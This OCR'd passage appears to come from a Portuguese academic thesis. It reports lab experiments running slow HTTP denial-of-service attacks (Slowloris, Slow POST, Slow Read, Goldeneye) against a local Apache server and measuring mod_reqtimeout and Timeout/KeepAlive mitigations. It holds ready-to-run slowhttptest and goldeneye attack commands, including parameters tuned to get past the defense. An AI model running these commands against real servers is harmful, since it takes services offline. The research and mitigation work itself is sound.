



Figura 4.13: Relatório ao final do ataque Slowloris com 4000 conexões em servidor Apache utilizando o módulo de segurança.



Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Friday, 01-May-2015 01:23:26 E. South America Standard Time
Restart Time: Friday, 01-May-2015 01:07:17 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 16 minutes 9 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 529 - Total Traffic: 2.0 MB
.546 requests/sec - 2177 B/second - 3989 B/request
150 requests currently being processed, 0 idle workers

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1
0-0	25736	0/0/0	**W**	18	0	0.0	0.00	0.00	192.168.1.103	localhost:80	POST / HTTP/1.1

Figura 4.14: Estado do servidor Apache no início do ataque Slow POST.

```
POST / HTTP/1.1
Host: 192.168.1.102
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_0) AppleWebKit/534.30 (KHTML, like
Gecko) Chrome/12.0.742.122 Safari/534.30
Referer: http://code.google.com/p/slowhttptest/
Content-Length: 8192
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

foo=bar
```

Figura 4.15: Requisição POST sendo enviada ao servidor.

A página fica inacessível já no quarto segundo após o início do ataque. Após o primeiro intervalo de 110 segundos, a segunda partícula do corpo da mensagem é enviada com caracteres aleatórios. Na Figura 4.16, é possível observar partículas de corpo sendo enviadas aos sockets de número 347 a 351.

```
Fri May  1 01:24:47 2015:run_test:12 of 12 bytes of follow up data sent on socket 347:
&xlXhF48=1xi
4 follow ups left
Fri May  1 01:24:47 2015:run_test:11 of 11 bytes of follow up data sent on socket 348:
&DR49uJ4=Ih
4 follow ups left
Fri May  1 01:24:47 2015:run_test:5 of 5 bytes of follow up data sent on socket 349:
&p=8N
4 follow ups left
Fri May  1 01:24:47 2015:run_test:4 of 4 bytes of follow up data sent on socket 350:
&6=2
4 follow ups left
Fri May  1 01:24:47 2015:run_test:18 of 18 bytes of follow up data sent on socket 351:
&bQPgKL0=6Yg9qa6Yi
4 follow ups left
```

Figura 4.16: Partículas do corpo da mensagem HTTP sendo enviadas aos sockets.

O servidor fica indisponível até o fim do ataque (600 segundos) e o relatório do SlowHTTPTest é mostrado na Figura 4.17.

4.1.6 Experimento 5: Ataque a um servidor Apache (com módulo de segurança) usando a ferramenta SlowHTTPTest em modo Slow POST

Novamente, para testar a eficiência do módulo *mod_reqtimeout*, o ataque foi repetido utilizando-se o mesmo comando mostrado no Quadro 4.3. Assim como no Experimento 2, o módulo foi capaz de encerrar as conexões utilizadas pela ferramenta, fazendo com que a página ficasse indisponível por somente 37 segundos e ainda interrompeu o procedimento aos 62 segundos.

A diretiva de proteção para o ataque Slow POST é de se esperar 20 segundos para o recebimento completo da mensagem e, caso haja transmissão de pelos menos 500 bytes, a contagem é acrescida de um segundo. Isso é suficiente para impedir que o ataque prossiga até o tempo previamente determinado de 600 segundos. O relatório final é mostrado na Figura 4.18.

Test parameters	
Test type	SLOW BODY
Number of connections	1000
Verb	POST
Content-Length header value	8192
Extra data max length	22
Interval between follow up data	110 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	600 seconds
Using proxy	no proxy




Figura 4.17: Relatório final após ataque Slow POST.

4.1.7 Experimento 6: Intensificando um ataque a um servidor Apache (com módulo de segurança) usando a ferramenta SlowHTTPTest em modo Slow POST

Com o objetivo de intensificar o ataque Slow POST e procurar transpor a proteção do módulo *mod_reqtimeout*, foi executado mais uma vez o ataque, desta vez modificando os parâmetros da ferramenta SlowHTTPTest.

Sabendo que o tempo máximo estipulado pela diretiva é de 20 segundos, com acréscimos de 1 segundo a cada 500 bytes recebidos, modificou-se o intervalo de envio de dados para 8 segundos, e para receber o tempo adicional foi escolhido um tamanho máximo de dados para 501 bytes. Além disso, quadruplicou-se o número de conexões. O comando utilizado neste experimento encontra-se no Quadro 4.4.

```
slowhttptest -c 4000 -B -g -o slowpost2 -i 8 -r 200 -s 8192 -t POST -u
http://192.168.1.102 -v 4 -l 600 -x 501 -p 3
```

Quadro 4.4: Comando de ataque SlowHTTPTest no modo Slow POST modificado

Houve uma melhora significativa no que se refere a eficiência do ataque. O servidor Apache permaneceu indisponível do instante 4 ao instante 76 segundos, totalizando 72 segundos contra 37 segundos do experimento anterior. O módulo se segurança foi capaz de

Test parameters	
Test type	SLOW BODY
Number of connections	1000
Verb	POST
Content-Length header value	8192
Extra data max length	22
Interval between follow up data	110 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	600 seconds
Using proxy	no proxy




Figura 4.18: Relatório final após ataque Slow POST com módulo de segurança ativado.

interromper a execução da ferramenta somente depois de 110 segundos. No caso anterior, o tempo máximo foi de 62 segundos. O relatório final deste ataque é mostrado na Figura 4.19.

Test parameters	
Test type	SLOW BODY
Number of connections	4000
Verb	POST
Content-Length header value	8192
Extra data max length	1004
Interval between follow up data	8 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	600 seconds
Using proxy	no proxy




Figura 4.19: Relatório final após ataque Slow POST intensificado.

4.1.8 Experimento 7: Ataque a um servidor Apache usando a ferramenta SlowHTTPTest em modo Slow Read


O ataque de negação de serviço Slow Read é um dos ataques mais sofisticados na atualidade. Ao contrário do Slowloris e Slow POST, esta técnica prolonga o tempo de resposta do servidor Web. O ataque torna-se efetivo a partir do momento que uma página tenha muito conteúdo e o cliente estipula uma janela pequena para receber as respostas. A página criada para testes é ideal para essa modalidade.

O comando para esta modalidade de ataque é mostrado no Quadro 4.5. Os parâmetros foram definidos para haver 1000 conexões simultâneas, criando 200 conexões por segundo. O cliente avisará que sua janela tem tamanho entre 512 e 1024 bytes, e lerá apenas 32 bytes de cada vez. Além disso, tira-se proveito do recurso de *pipelining*, requisitando asssim, o mesmo recurso três vezes por socket. Por fim, o teste terá a duração de 600 segundos.

```
slowhttptest -c 1000 -X -g -o slowread -r 200 -w 512 -y 1024 -n 5 -z 32
-k 3 -u http://192.168.1.102 -p 3 -l 600 -v 4
```

Quadro 4.5: Comando de ataque SlowHTTPTest no modo Slow Read

A Figura 4.20 mostra o estado do servidor Apache no início do ataque Slow Read.



Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Monday, 04-May-2015 02:00:01 E. South America Standard Time
Restart Time: Monday, 04-May-2015 00:37:27 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 1 hour 22 minutes 34 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 331 - Total Traffic: 2.7 MB
.0668 requests/sec - 564 B/second - 8.3 kB/request
150 requests currently being processed, 0 idle workers

Scoreboard Key:
"_" Waiting for Connection, "s" Starting up, "r" Reading Request,
"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,
"c" Closing connection, "l" Logging, "g" Gracefully finishing,
"i" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	40688	2/2/2	W	13	15	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	25	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	13	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	13	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	17	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	8	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	17	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	8	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	8	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	23	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	18	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	90	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	8	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	164	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	33	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	85	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	20	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	150	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	69	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1
0-0	40688	2/2/2	W	13	113	16.1	0.02	0.02	192.168.1.103	localhost:80	GET / HTTP/1.1

Figura 4.20: Estado do servidor Web no início do ataque Slow Read.

Como pode ser visto na Figura 4.21, os sockets leem apenas 32 bytes por vez. E assim,

com várias conexões simultâneas e usando-se *pipelining*, o ataque é intensificado. O ataque de 600 segundos ocorre até o fim, sem nenhuma interrupção.

```
Mon May  4 02:07:07 2015:run_test: socket 6 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 7 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 11 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 10 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 15 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 16 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
Mon May  4 02:07:07 2015:run_test: socket 8 replied 32 bytes:
Teste Slow DoS</div>
    <div cl
```

Figura 4.21: Sockets lendo as respostas fragmentadas.

Ao contrário dos ataques Slow POST e Slowloris, este procedimento envia completamente o cabeçalho e corpo, mas lê a resposta da requisição de forma bem lenta. O serviço fica fora de serviço desde o instante 4 segundos até o final da contagem de 600 segundos. O relatório disponibilizado após o fim do ataque é mostrado na Figura 4.22.




Figura 4.22: Relatório final após ataque Slow Read.

4.1.9 Experimento 8: Ataque a um servidor Apache (com medidas de segurança) usando a ferramenta SlowHTTPTest em modo Slow Read

O módulo de segurança *mod_reqtimeout* é bastante eficaz para os ataques de Slowloris e Slow POST, porém, não é capaz de produzir os mesmos efeitos em casos de ataques Slow Read. Uma forma de amenizar os efeitos dessa ameaça é desativar conexões persistentes e reduzir o tempo de `Timeout`. Isso pode gerar queda de desempenho mas, em troca, aumenta-se a segurança. Mais especificamente, a diretiva `KeppAlive` foi desabilitada e o `Timeout` reduzido de 300 para 50 segundos.

O comando utilizado neste experimento foi o mesmo mostrado no Quadro 4.5. As medidas tomadas foram muito eficazes, como se vê na Figura 4.23. De acordo com o relatório final, o serviço fica indisponível somente durante 8 segundos no início do teste.




Figura 4.23: Relatório final após ataque Slow Read com medidas de segurança.

4.2 EXPERIMENTOS COM GOLDENEYE

4.2.1 A ferramenta Goldeneye

Jan Seidl foi o responsável por criar o Goldeneye a partir do aprimoramento da ferramenta HULK (HTTP Unbeareble Load King), criado por Barry Shteiman em 2012, que

tinha como pressuposto abusar dos slots de conexão usando *keep-alive* (conexões persistentes) e forçando o não uso de *cache* dos servidores Web (SHTEIMAN, 2012).

O ataque, escrito em Python, mostrou-se muito efetivo, porém pouco tempo depois, a equipe SpiderLabs encontrou uma forma de neutralizar esse tipo de ataque. Foi detectado que em todos os cabeçalhos das requisições havia sempre uma ordem de sequência dos elementos:

- Accept-Enconding
- Host
- Keep-Alive
- User-Agent
- Accept-Charset
- Connection
- Referer
- Cache-Control

Isso ocorre devido ao uso da biblioteca **urllib2**, que faz o ordenamento indesejado. Sabendo isso, basta configurar o servidor a forçar o encerramento dos slots ao perceber um padrão de ataque vindo em cabeçalhos de requisição (BARNETT, 2012).

A partir daí, Jan Seidl, buscando não deixar uma assinatura para o ataque, iniciou o melhoramento da ferramenta inserindo randomização nas requisições HTTP e mantendo as propriedades de *keep-alive* e *no-cache*. Assim foi concebido o Goldeneye, que atualmente se encontra na versão 2.1. A aparência da ferramenta, juntamente com seus parâmetros, pode ser vista na Figura 4.24




Figura 4.24: Tela inicial do Goldeneye 2.1.

Para evitar padrões de detecção, a randomização é feita de acordo com a RFC 2616, respeitando os parâmetros para dificultar mitigação. O Goldeneye é capaz de randomizar o

envio de requisições GET e POST na mesma sessão de ataque. O conteúdo dos cabeçalhos também são variados (SEIDL, 2014).

4.2.2 Experimento 9: Ataque a um servidor Apache usando a ferramenta Goldeneye em modo GET e POST

Para fazer uso da ferramenta Goldeneye foram escolhidos os seguintes parâmetros de ataque: método HTTP aleatório, 5 *workers* e 150 sockets. Não há parâmetros para duração do teste, mas executou-se durante 600 segundos.

O comando executado neste teste é mostrado no Quadro 4.6.

```
./goldeneye.py http://192.168.1.102 –w 5 –s 150 –m random
```

Quadro 4.6: Comando de ataque SlowHTTPTest no modo Slow Read

Para executar o teste com verificação dos instantes em que o servidor, de fato, fica interrompido, fez-se uso da ferramenta SlowHTTPTest com um ataque inofensivo simultaneamente ao ataque Goldeneye somente para tirar proveito da característica de verificar o estado do servidor e obter um gráfico ao final do teste. É importante frisar que o comando no Quadro 4.7 é totalmente ineficaz, não sendo capaz de fazer dano ao servidor.

```
slowhttptest –c 1 –H –g –o goldeneye –i 100 –r 10 –t GET
–u http://192.168.1.102 –l 600 –x 24 –p 5
```

Quadro 4.7: Comando executado paralelamente ao Goldeneye

Durante o ataque é possível observar o estado no servidor Apache e, inclusive, as requisições GET e POST sendo misturadas com conteúdo aleatório. Esse panorama pode ser visto na Figura 4.25. O relatório final após o ataque Goldeneye foi feito com auxílio da ferramenta SlowHTTPTest e é mostrado na Figura 4.27.

Após realizar o ataque Goldeneye foi possível constatar que o ataque foi bastante eficiente. O servidor para seus serviços depois dos 4 segundos iniciais. Porém, o estado do servidor não se mantém constante. Como pode ser visto na Figura 4.27, há períodos alternantes de disponibilidade e interrupção de serviço. No total, o tempo de indisponibilidade foi de 528 segundos.

Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Thursday, 07-May-2015 22:56:38 E. South America Standard Time
Restart Time: Thursday, 07-May-2015 22:55:19 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 1 minute 19 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 658 - Total Traffic: 16.5 MB
8.33 requests/sec - 213.3 kB/second - 25.6 kB/request
150 requests currently being processed, 0 idle workers

KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKRKKKKKWKKKKK

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	7780	1/4/4	K	1	2	8.0	0.03	0.03	192.168.1.103	localhost:80	GET /?flIYUrpA=GqJknsubUgnH8yI&WMcpLmG=r0wodbmuqn HTTP/1.1
0-0	7780	1/4/4	K	0	9	8.0	0.03	0.03	192.168.1.103	localhost:80	POST /?Audm1=Vdh&FwT7=OAeVMmTa1xSs2AXeR7 HTTP/1.1
